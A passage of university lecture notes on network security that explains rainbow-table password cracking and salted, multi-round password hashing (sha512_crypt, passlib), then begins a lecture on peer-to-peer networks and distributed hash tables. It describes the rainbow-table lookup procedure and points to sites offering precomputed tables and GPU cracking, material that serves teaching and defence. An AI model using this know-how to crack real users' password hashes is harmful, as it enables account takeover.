- It is this overlap between the hash chains — also referred to as the *merging* of the chains — that places an upperbound on the size of a hash chain table. Ordinarily, you would want to construct a hash chain table for a large number of randomly selected starting points in the space of all passwords. But, as the size of the table grows, the table becomes more and more inefficient on account of chain merging. Before the invention of rainbow tables, this problem was taken care of by constructing a number of hash chain tables, each with a different reduction function $R()$.

- With rainbow tables, instead of constructing a number of hash chain tables with different reduction functions to overcome the problem of chain merging, you now construct a single hash chain table, but now you use k different reduction functions, $\{R_1(), R_2(), \cdots, R_k()\}$, for each of the k steps in the construction of a chain. For a collision to now occur, the password that is reduced to must be the output of the same reduction function — an event with much lower probability than was the case with hash-chain tables as presented above. This also takes care of one more problem with the old-style hash-chain tables. You see, in hash-chain ta-

bles as explained above, there is always a possibility that you will encounter a loop as you grow a chain. Since a reduction function is intentionally many-to-one, there is always a chance that the password that is reduced to will be the same at two different places in a chain. [Obviously, this can also happen in a test hash chain.] As with chain collisions, such loops reduce the efficiency of a hash chain table. However, when you use different reduction functions for the successive reduction steps in a chain, you are less likely to run into loops.

- Using k different reduction functions in growing a hash chain calls for a change in the lookup procedure. By lookup we mean querying the hash chain table with the hash C that you want to crack. The lookup consists of first applying the last of the reduction functions $R_k()$ to obtain, say, $q_1 = R_k(C)$ and then checking whether q_1 is an endpoint in the rainbow table. If not, we grow the test chain by calculating $q_2 = R_{k-1}(H(q_1))$ and search for q_2 as an endpoint in the table. If a matching endpoint cannot be found for q_2, we grow the test chain by one more step by calculating $q_3 = R_{k-2}(H(q_2))$; and so on.

- There are several websites that provide pre-computed rainbow tables for different hash functions. When the hashing function is MD5 and for password strings that go up to 8 characters, you can obtain the pre-computed rainbow tables from

  `http://www.freerainbowtables.com/en/tables2/`

And here is a website devoted to GPU accelerated implementation of rainbow table attacks:

`http://project-rainbowcrack.com/`

24.5: Password Hashing Schemes

- Now that you know about password cracking, the very first thing you need to become aware of is the fact that there do not yet exist any tools for cracking passwords that are hashed with state-of-the-art password hashing schemes that use variable "salts" and variable "rounds". As to what is meant by "salt" and "round" will become clear from the presentation in this section. An example of such a state-of-the-art password hashing scheme is `sha512_crypt`. I'll have more to say about this scheme later in this section.

- Before launching into how modern password hashing schemes work, I do want to mention the mis-impression created by the following sort of statements one often runs into: "*Passwords are stored as hash values*," "*Hash values for passwords that are not sufficiently long*," etc. Taken at their face value, such statements seem to imply that when a user provides a password, it is straightforwardly supplied to a hashing function, such as those described in Lecture 15, and the result stored somewhere in the system. This may have been true for some of the older methods for creating password hashes, nothing could be farther from the truth for the state-of-the-art schemes for converting user-entered

passwords into their hashes.

- The main reason why you cannot just directly apply an algorithm such as SHA-512 to a user-entered password string is because the resulting hash values would still be crackable despite the fact that hash function itself is cryptographically secure and possesses the one-way property defined in Lecture 15. [To explain this issue, let's say there are no constraints placed on the lengths of the passwords chosen by the users. Assume for the sake of argument that the passwords used by some folks have only six characters in them and they all consist of lowercase letters. Total number of such passwords that can be composed with exactly six characters is only $26^6 = 308915776$. Given a hash of such a password, even when that hash is produced by, say, the cryptographically secure SHA-512 algorithm, it would be trivial to construct a lookup table for all such hashes and acquire the password in less time than it takes to blink an eye. Now imagine an intruder who has no desire to crack all the passwords in, say, the `/etc/shadow` file maintained by the network administrator. All that the intruder wants is to break into just a couple of accounts where he/she can install his own software. For such an intruder, just being able to crack short passwords is good enough.]

- To make it virtually impossible to carry out the sort of attack described in red above, all modern password hashing schemes combine with the user-chosen password string a number of random bits that are known as the salt. Before I explain what salt is and why it makes it virtually impossible to crack a password — even the short ones — let's look at how the hash value of a password is actually stored in `/etc/shadow`: [If you execute '`man shadow`',

you will realize that each line in the file `/etc/shadow` consists of 9 colon-separated field. The first field is always the username; the second field is the password hash that is shown below; the third field the date of last password change; the fourth field the number of days the user must wait before he/she is allowed to change the password; the fifth the number of days after which the user will be forced to change the password; and so on. Shown below is what is stored in the second field — the password hash field — for some user.]

```
$6$rounds=40000$ZVzZ72hf$Tf19cHUK0g.nf.I/Bpn5jd3jokKMEAIHssRW2OEUGfneuTUzkhNmGv9iDhjfeDpJtqOyGjtSeXSq8
```

- What is shown above, although nominally referred to as a password hash, is in actuality the MCF (Modular Crypt Format) representation of a password hash. With MCF, a password hash looks either like

  ```
  $<identifier>$rounds=<number-of-rounds>$<salt>$<password-hash>
  ```

  or, when the "number of rounds" is set to its default value 5000, like

  ```
  $<identifier>$<salt>$<password-hash>
  ```

  Therefore, in the example shown above, what is stored for the password hash in `/etc/shadow` for a user consists of:

  ```
  identifier:          6

  number of rounds:    40000

  salt:                ZVzZ72hf

  actual hash value:   Tf19cHUK0g.nf.I/Bpn5jd3jokKMEAIHssRW2OEUGfneuTUzkhNmGv9iDhjfeDpJtqOyGjtSeXSq8
  ```

- The "identifier" shown above refers to the *Password Hashing Scheme*. Note that there is more to a password hashing scheme than just a hashing algorithm. Of course, as you would guess, all

modern password hashing schemes use a hashing algorithm and it is commonly the case that the name of a password hashing scheme includes a mnemonic for the hash algorithm used by scheme. Also, the name of a password hashing scheme typically ends in the substring "crypt," as illustrated by the table shown below that shows the identifiers used for today's more important password hashing schemes:

Password Hashing Scheme	Identifier
md5_crypt	1
bcrypt	2
bcrypt	2a
bcrypt	2x
bcrypt	2y
bsd_nthash	3
sha256_crypt	5
sha512_crypt	6
sun_md5_crypt	md5
sha1_crypt	sha1

Note again that, except for `bsd_nthash`, the names of all the Password Hashing Schemes mentioned above end in the substring "crypt". [The `bcrypt` password hashing scheme is used in Unix/Solaris systems. The underlying hashing algorithm in `bcrypt` is Blowfish. The password hash output by `bcrypt` omits the separator character '$'.] The table I have shown above is reproduced from `http://packages.python.org/passlib/modular_crypt_format.html`. As mentioned there, MCF is not an official standard, but a commonly used format today for storing password hashes.

- Getting back to the `/etc/shadow` entry for a password shown on page 42, you can now tell that the password hash shown at the

bottom of that page was generated by the `sha512_crypt` password hashing scheme.

- Let's now examine the second field of the `/etc/shadow` entry for the password hash shown earlier in this section. This entry says: `rounds=40000`. As you will soon see, modern password hashing schemes hash a password (along with its salt – whose meaning will soon be explained) multiple times. You might ask: To what purpose? You are even more likely to raise this question after you realize that an intruder who has stolen the `/etc/shadow` or an equivalent file can see the number of rounds applied by the password hashing scheme. So, in order to crack a password hash, this intruder can use the same number of rounds. Note that the intruder already has access to the password hashing scheme used since they are all in the public domain. For the answer to this very reasonable question, read on.

- By hashing a multiple number of times, you make it that much harder to crack a password through any sort of a table lookup, rainbow or otherwise, especially if the number of rounds is randomly chosen for each user account. Even though some state-of-the-art password hashing schemes possess this ability to generate a password hash with any number of rounds, most password hashes in such schemes are computed with a default value for the number of rounds — 5000. The reason for that is that the protection provided by salts is considered to be strong enough to thwart any lookup table attacks for several more years to come. But

should computers become even more powerful and should massive disk storage become even more inexpensive, the additional protection made possible a variable number of rounds would certainly be put to greater use. [There is also a minimum and a maximum on the number of rounds. The minimum is 1000 and maximum is 999,999,999. Specifying a value below 1000 would cause 1000 to be used for the number of rounds and specifying a value of 1 billion or greater would cause 999,999,999 to be used for the number of rounds.]

- That takes us to the third part of what is stored for a password hash in its MCF representation in the second field of a file like `/etc/shadow` — the salt. As mentioned previously, a salt is simply a randomly chosen bit pattern that is combined with the actual password before it is hashed by a hashing algorithm. The salt used in the `/etc/shadow` entry shown earlier is `ZVzZ72hf`. These are eight Base64 characters, each standing for six bits. Therefore, this salt consists of a 48-bit word that will be combined with the user's password before hashing.

- Assume that my password is as simple as, say, the ASCII string "avikak". This password consists of only 6 characters. Assuming these to be ASCII characters and using 8-bit encoding for each character from the ASCII table (despite the fact that the MSB for all the printable characters in the ASCII table is 0), my actual password consists of a bit stream that contains 48 bits. Using the same salt as shown above, I may prepend the 48 bits of the salt

to the 48 bits of the password "avikak" to form a 96 bit input to the hashing function. In actual practice, a password hashing scheme is likely to create a repetitive concatenation of the salt bits and the password bits to form a bit pattern that is hashed. The precise nature of this concatenation and repetition depends on the password hashing scheme used.

- If, as a system admin, I use a different salt for each different account, it would be impossible for an adversary to use a pre-computed table of any sort for inferring the passwords from their hash values. Obviously, the intruder who stole the `/etc/shadow` file knows the salt used for each account. Nonetheless, he/she would not be able to use *precomputed* rainbow tables available on the web for cracking the passwords. And it would simply take much too long (possibly years) for the intruder to create his/her own rainbow tables that account for every possible value of the salt.

- In general, if you use an n-bit salt, the size of storage needed for password cracking through table lookup goes up by 2^n. So a 48-bit salt results in the size of this storage for mounting a lookup type attack going up by a factor 2^{48}. Typically, up to 16 Base64 characters are used for salt — that makes for a maximum of 96 bits of salt — with the result 2^{96} variability in the hash value of a given password string.

- Note that a side benefit of using a random value for salt is that it

makes less likely that any two usernames will have the same password hash associated with them. In any enterprise level system, there is always a chance that multiple people will use the same mnemonic string as a password. So without salt, one could end with a number of people with exactly the same password hash for a set of different usernames. Imagine what a bonanza that would be for an intruder who wants to take over as many user accounts as possible with minimal work.

- The password hash shown earlier is in the Base64 representation for the bit patterns for both the salt and for the actual hash. It is important to keep in mind, however, that the Base64 representations as used in a password hash may NOT correspond to the MIME-compatible Base64 encoding you have seen in these lecture notes so far. In the Base64 encoding used in password hashes, all you are guaranteed is that the encoding is being carried out by converting 6-bit binary strings into printable ASCII characters, but that the mapping used in this conversation may differ from one password hashing scheme to another. [The Python library `passlib` provides the MIME-standard Base64 encoding through `passlib.utils.BASE64_CHARS`. For Base64 encodings as used in `sha512_crypt`, `sha256_crypt`, `md5_crypt`, the same library provides the encoding through `passlib.utils.HASH64_CHARS`, etc.] The Base64 encodings as used by password hashing schemes are also known as Hash64 encodings.

- Now that you know about the purpose of salts and rounds in password hashing schemes, it's time to become familiar with the logic

of an actual password hashing scheme. You goal should be to understand how a hashing algorithm is used in a password hashing scheme. Toward that end, I recommend that you read the specification document for the `sha512_crypt` password hashing scheme: "Unix crypt using SHA-256 and SHA-512" by Ulrich Drepper that is available at `http://www.akkadia.org/drepper/SHA-crypt.txt`.

- The `sha512_crypt` password hashing scheme is a SHA-512 based endpoint of a series of password hashing schemes that owe their origin to old Unix `crypt()` function. [Just for historical interest, do "man crypt" on your Linux machine to find out more about the now ancient `crypt()` function. It creates a password hash by encrypting a constant string of all zeros with the DES algorithm with the key being the user-supplied password. The 56-bit DES key is constructed by taking the lowest 7 bits of the first 8 characters of the password entered by the user. For obvious reasons, `crypt()` is not considered secure any more.] It is interesting to contrast how password hashing used to be carried out in the old `crypt()` function with how it is carried out in `sha512_crypt`. To give the reader just a flavor of what is done to the user supplied password string for the computation of its hash, a scheme such as `sha512_crypt` first creates multiple replications of a concatenation of the user-supplied password string, the salt, followed again by the password string, the number of such concatenations used being the number 64-byte blocks in the original password string (with provision for the password length modulo 64).

- Python's library for a large number of password hashing schemes is called `passlib`. It can both create password hashes and verify a user-entered password. This is the library you would want to use if you wanted to create a multi-user application with a Python frontend for password based security. The following URLs are useful for accessing `passlib`'s API and other documentation:

  `http://pythonhosted.org/passlib/password_hash_api.html`

  `http://packages.python.org/passlib/contents.html`

- The names of all password hashing schemes in `passlib` end in the suffix "_crypt". And all such schemes define the following two methods

  ```
  encrypt()
  verify()
  ```

  the first for generating a password hash and the second for verifying a user-entered password against its hash in the memory. For example, suppose my password is "avikak" (which, by the way, it is not; so don't get any ideas about breaking into my machine) and if I call

  ```
  hash = passlib.hash.sha512_crypt.encrypt("avikak")
  print hash
  ```

  I'll get the following output for the password hash:

  ```
  $6$rounds=40000$zJ1zd4BOmLiJCrRA$t96c5xt7cwlXxw7xr3d8ltpHp3sjH.kCJxn2EcHyizt791qtSJyL3cI3bi/jlLeY6VrZMt0.zDzZiN5eohX/J1
  ```

  As you can see, `passlib` uses a default of 40,000 rounds and 16 Base64 characters for the salt. On the other hand, if I want to set the number of rounds to the more universal default of 5000, I can call

```
hash = passlib.hash.sha512_crypt.encrypt(‘‘avikak’’, rounds=5000)
print hash
```

I get the following for the password hash:

```
$6$ABdOTbzfFDtm3gde$ePE12Bl8AFVXP.0H5gPyCTOeXGwXO.zxflR/9UO5dQ27ILAbHMiXOEjVLcB3Rio/8wI7mBIVfoKo7ZJKYbILW0
```

Note that this password hash does not explicitly mention the number of rounds because the number 5000 is universally acknowledged to be the default value for this parameter. Here are some additional examples of calls to the `passlib` library for creating password hashes:

```
print passlib.hash.sha512_crypt.encrypt(‘‘avikak’’, rounds=5000, salt_size=8)

print passlib.hash.sha512_crypt.encrypt(‘‘avikak’’, rounds=5000, salt="ZVzZ72hf")

print passlib.hash.sha512_crypt.encrypt(‘‘avikak’’, rounds=40000, salt="ZVzZ72hf")
```

24.6: HOMEWORK PROBLEMS

1. As you now know, Fail2Ban protects your computer by updating the iptables based firewall rules. In Section 24.3, when I showed an example of these rules, it was based on the assumption that initially all the chains in at least the filter table of the firewall were empty. I also did not show an example of the rules after an IP address is banned. Install Fail2Ban in your computer and construct a demonstration that illustrates the modification to the firewall rules after one or more IP addresses are banned.

2. As mentioned in Section 24.3, by default the Fail2Ban tool monitors only the `/var/log/auth.log` file for repeated attempts at breaking into a computer through the SSH port 22. It can, however, be made to monitor any of the other log files such as `/var/log/apache/access.log` for access to your HTTPD server, `/var/log/mysqld.log` for access to your database server mysqld, `/var/log/squid/access.log` for access to your Squid proxy server, `/var/log/named/security.log` for access to your bind9 based DNS sever, etc. In order to appreciate the full versatility of Fail2Ban, create your own server application — based on, say, the server scripts you have seen elsewhere in these lecture notes. Make sure that your server application has associated with it an access log

in which the server makes different kinds of entries depending on how a client is interacting with the server. Now create a filter to recognize some particular type of such client interactions. And when a client is found to engage in such an interaction with the server, either trigger a ban on the client IP address or, at the least, get Fail2Ban to send you an email to that effect. Look at the regex based filters in the directory `/etc/fail2ban/filters.d/` to get ideas on how you can set up your filter.

3. A very educational library for learning about the different password hashing schemes is Apache's Common Codec library. Here is a link to the Apache Commons repository for all kinds of functionality in Java: `http://commons.apache.org/` and here is a link `http://commons.apache.org/proper/commons-codec/apidocs/` specifically to the Digest package of the Codec library that contains the Java class `Sha2Crypt` that implements various SHA-2 based password hashing schemes. In particular, you will find it educational if you look at the implementation of the `Sha2Crypt` class. This implementation mirrors on a step-by-step basis the previously mentioned specification of `sha512_crypt` by Ulrich Drepper at `http://www.akkadia.org/drepper/SHA-crypt.txt`. As one might expect, the defaults with respect to the salts, the rounds, etc., in the Python based `passlib` and in the Java based `Sha2Crypt` are not the same. The goal of this homework is to become familiar with the defaults in the two implementations of Ulrich Drepper's specification of `sha512_crypt` so that they produce the same password hashes for a given password string. That is, either by default

or by specific mention, you want the two implementations to use the same number of rounds and the same salts.

Lecture 25: Security Issues in Structured Peer-to-Peer Networks

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 20, 2016
8:24am

Goals:

- What are peer-to-peer (P2P) overlay networks
- Distributed hash tables (DHT)
- The Chord protocol
- The Pastry protocol
- The Kademlia Protocol
- The BitTorrent File Sharing Protocol
- Security Aspects of Structured DHT-Based P2P Protocols
- Anonymity in Structured P2P Overlay Networks
- An Answer to "Will I be Caught?"

CONTENTS

25.1: WHAT ARE PEER-TO-PEER OVERLAY NETWORKS?

- Services in traditional networks (such as the internet) are typically based on the client-server model. Examples include web services provided by your web servers (such as the HTTPD servers) and the browsers that act as clients vis-a-vis the servers. Another common example would be the email servers that are in charge of transporting (sending and receiving) email over the internet and the client email programs running on your personal machine that download email from designated servers.

- Therefore, the traditional services on the internet are based on the concept of central repositories of information; those who wish to see this information must make download requests to the central repositories. This is the same as the relationship between a library and you as a user/member of that library.

- Services in peer-to-peer (P2P) networks are based more on the notion of a book club. All the participants in a P2P network share equally all the information of mutual interest. [Sharing in the context of a P2P book-club could mean that, for the sake of overall efficiency in storage, a member

participating in a network may choose to store only that chapter that he/she is currently reading. When he/she decides to look at a chapter that is not currently in his/her own computer, the computer would know automatically how to fetch it from one of the other members participating in the P2P network.]

- Since P2P networks work in a decentralized fashion, there is no machine that acts as a coordinator in the network. All the machines in a P2P network possess the same capability as far as the network is concerned. The machines participating in a P2P network are frequently referred to as **nodes**. [Note that the earliest P2P systems that made this acronym virtually a household word did possess centralized components. **Napster** was the first P2P system that became very popular for sharing music files. Its functioning required a central database for mapping the song titles to the hosts where the songs were actually stored. Then came **BitTorrent** for P2P downloading of large multimedia objects such as movies. The earliest version of BitTorrent also required the notion of a central coordinator that was called the **tracker** which kept track of who had what segments of a large movie file. If you allow for centralized coordinators, constructing a P2P system for file sharing is a relatively easy thing to do. Let's say you are a content provider and you want your files to be downloaded through P2P file sharing. All you have to do is to provide at your web-site a tracker that keeps track of who has requested what file and a client program that folks can download. It would be the job of the client program to talk to the tracker program at your website. As a user, your client program will request a file from the tracker and the tracker would supply your client program with a list of all users currently in possession of the various segments of the file you want (and, at the same time, add you to the list of users who could be in possession of some segments of the file in question). Your client program would then request the various segments of the file from their keepers and assemble

them back into the file that you were looking for.]

- As we will see here, the nodes in a P2P network are also **self-organizing**. That is, each new incoming node knows where to place itself in an overall organization of all the participating nodes.

- In addition to being self-organizing, and partly because of it, P2P protocols can allow for such networks to scale up easily.

- Because all nodes participating in a *modern* P2P network operate in an identical fashion and without the help of any sort of a central manager, P2P networks can be characterized as **distributed systems**. [The distributed nature of P2P networks also makes them more **fault tolerant**. That is, the sudden failure of one or more nodes in a network does not bring down the network. When node failures do take place, the rest of the network adapts gracefully. For that reason, P2P systems can also be called **adaptive**.]

- P2P networks are usually overlaid on top of the internet. For that reason, they are also referred to as **overlay networks** or just **overlays**.

- We can therefore talk about routing in the underlying network (usually the internet) and routing in the overlay.

- There are two fundamentally different types of P2P networks: **structured** and **unstructured**. Structured P2P networks generally guarantee that the number of hops required to reach any node in the network is upper-bounded by $O(logN)$ where N is the number of participating nodes; additionally there is the guarantee that a document if present in the network will definitely be reached. [Unstructured P2P networks, as we will see in Lecture 26, do NOT guarantee that a document that was previously stored in the network will be reached.]

- Fundamental to both the structured and the unstructured P2P networks is the concept of a **distributed hash table (DHT)**.

- Here we will only be concerned with the structured P2P networks. Unstructured P2P networks are discussed in Lecture 26.

- In the rest of this lecture, I will first introduce the concept of a distributed hash table (DHT) in Section 25.2. DHTs play a fundamental role in the operation of modern P2P networks.

- Subsequently, I'll briefly review three DHT-based P2P protocols: Chord, Pastry, and Kademlia. All of these are modern implementations of the P2P idea. [As noted previously in this section, while Napster was probably the oldest P2P file-sharing application, it was not a pure P2P system in the modern sense associated with this acronym since it relied on a central database that mapped the song titles to the hosts where the songs were actually stored. This database was made available by a *central index server*. Such a central database would then become a single point of failure for the system. Napster

was followed by Gnutella that is fully distributed. Search for resources in early versions of Gnutella was carried out by flooding the network with search requests — a concept that does not scale well as the network grows. Resource location in more modern P2P systems is based on the concept of DHT. Besides Chord, Pastry, and Kademlia, other examples of modern P2P protocols include CAN, Tapestry, Symphony, etc. The very popular BitTorrent, when used in the trackerless mode, also uses DHT for resource location; it is the same DHT as in Kademlia. See Section 25.9 on BitTorrent.]

- Finally, I'll talk about the security and anonymity issues related to structured overlay networks based on DHTs.

25.2: DISTRIBUTED HASH TABLES (DHT)

- I recommend that the reader first review Section 15.9 of Lecture 15 before delving into the material presented here. A Distributed Hash Table (DHT) is an extension of the idea of a hash table, as explained in Section 15.9 of Lecture 15, for efficient storage of associative arrays that consist of *<key,value>* pairs.

- As mentioned in Section 15.9 of Lecture 15, a telephone directory is probably the quickest example one can think of for an associative array. Our goal in that section was to store the *<key,value>* pairs in the buckets of a hash table in such a way that we could access the phone numbers associated with the names in close to constant time, meaning in time that was largely independent of the size of the directory. [Note that the system of web pages also constitutes an associative array of *<key,value>* pairs in which the URLs are the keys and, for each key, the web page at that URL the value associated with the key.]

- Our desire now is to store the telephone directory at a geographically distributed set of machines called nodes. Each node will be characterized by its IP address and the port number it monitors

for incoming data lookup queries.

- Let's assume that, at least initially, we have access to 5 volunteer machines for implementing our DHT based storage. Let the IP addresses and the port numbers of these 5 nodes be:

```
Node1:      123.45.118.231:6783
Node2:      212.32.221.172:23799
Node3:      86.135.11.1:2378
Node4:      56.135.134.90:7651
Node5:      67.15.134.22:3213
```

- Just for the purpose of illustrating the basic idea of a DHT, we will now hash each IP address along with the port number into an 8-bit hash by adding the ASCII code values associated with all the characters and setting the hash to modulo 256 remainder. The following two-line Perl script can do this calculation for us:

```
#!/usr/bin/env perl
# silly_hash2

use List::Util qw(sum);
my $hash = (sum map ord, split //, join ' ', @ARGV) % 256;      #(A)
print "$hash\n";
```

The script does all its work in line (A). The part "`split //, join ' ', @ARGV`" joins everything in the command line, while placing a white space between the successive items. The same part then splits the resulting string into an array of characters by calling `split`. Calling `ord` on these characters returns their ASCII codes. Perl's `map` function applies `ord` to each character returned

by `split`. Subsequently, `sum` from the `List::Util` module adds the integers for all the characters. Finally, the modulo 256 division gives us the hash value we want. [If instead of 256 for the modulus in the Perl expression, I had used a prime number, I'd be implementing **one of the oldest hashing algorithms** that was suggested by Arnold Dumey back in 1956 in his book "Computers and Automation." I had stated this fact previously in Section 15.9 of Lecture 15, where I also mentioned that the first person to have coined the term "hash" was the IBM mathematician Hans Luhn in 1953.]

- When we invoke the above script on the IP address and port number of the first participating machine, as shown below,

```
silly_hash2  123.45.118.231:6783
```

we get the integer value 203. This hash value then becomes the $nodeID$ of the machine whose IP address and the port number are given by `123.45.118.231:6783`.

- Shown below are the $nodeID$s obtained in this manner for all five machines participating in our DHT:

```
node IP + port                  nodeID
--------------------            -------

123.45.118.231:6783               203

212.32.221.172:23799              251

86.135.11.1:2378                  50

56.135.134.90:7651                156

67.15.134.22:3213                 92
```


Using the modulus 256 amounts to computing an 8-bit hash. The integer value of each $nodeID$ is guaranteed to be between 0 and $2^8 - 1$.

- We can visualize the $nodeID$s for the five participating machines on a circle of all possible hash values, as shown in Figure 1.

- This circle is referred to as the **Identifier Circle**.

- In general, if we compute m-bit hashes, the Identifier Circle will represent integer values between 0 and $2^m - 1$. In our case $m = 8$, so the circle represents integer values between 0 and 255, both ends inclusive. We will start with 0 at the top of the circle and move clockwise; that will make the rightmost point on the circle to stand for the integer value 64. The point at the bottom of the circle will stand for 128; and so on. **We can think of the circle as denoting the modulo 2^m representation of all possible integer values.**

- We will also be interested in distances between any two points on the Identifier Circle. For any two points A and B on the circle, the distance $d(A, B)$ will be measured *clockwise* from A to B. For example, the distance between the points A and E is $251 - 50 = 101$. On the other hand, the distance between E and A is $(256 + 50) - 251 = 56$.



Identity Circle on which hash values are located modulo 2^8 since we represent node ID hashes and content key hashes by 8 bits.

Figure 1: *If we calculate the ID to be given to a participating host as an m-bit hash, the ID values for all the hosts can be visualized on a circle such as the one shown here. This circle is referred to as the Identifier Circle.* (*This figure is from Lecture 25 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- Now we are ready to get down to our main business, which consists of storing a telephone directory in a distributed manner in the five nodes of the DHT. To illustrate how we can do that, let's pretend that our telephone directory has the following <*name,value*> pairs it:

```
avi kak              333-121-3456
rudy eigen           457-222-8823
stacey smythe        333-456-7890
kim catrail          222-737-8328
mik milquetoast      234-987-0098
```

- Our overall approach will be to compute the 8-bit hash for each name in the telephone directory and locate that hash value on the Identifier Circle of Figure 1. We will refer to the hashes of the names in the telephone directory as **content keys** or just as **keys**.


- We must next figure out the point on the Identifier Circle where a given content key belongs. What we need is a policy regarding how to assign various segments of the Identifier Circle to each of the network nodes already placed on the circle (See Figure 1 that shows five live nodes already situated on the circle).

- We could, for example, use the policy shown in Figure 2. This policy says that all content keys between any two consecutive nodes on the Identifier Circle will become the responsibility of the network node at the end of the circle segment. More precisely, all

the keys that are between A's *nodeID* plus 1 and B's *nodeID*, inclusive of both ends, are assigned to B. Similarly with the other segments of the Identifier Circle in the figure.

- The policy shown in Figure 2 can be implemented by writing a function that could be called `lookup(key)`. Given any point on the Identifier Circle that corresponds to a key, this function is supposed to return the IP address of the participating node that is responsible for that key. We can think of `lookup(key)` as a part of a database client program that could run on any machine authorized to access the DHT. **But note that `lookup(key)` must possess a distributed implementation.** This could be done by each node in the overlay network maintaining a **successor pointer** to the next node on the Identifier Circle. So when a query is received by a node concerning a particular key value *key*, if the value of *key* exceeds the *nodeID* of the node, it would forward the query to the successor node. More efficient distributed implementations for `lookup(key)` will be presented when we discuss the Chord and the Pastry protocols for P2P.

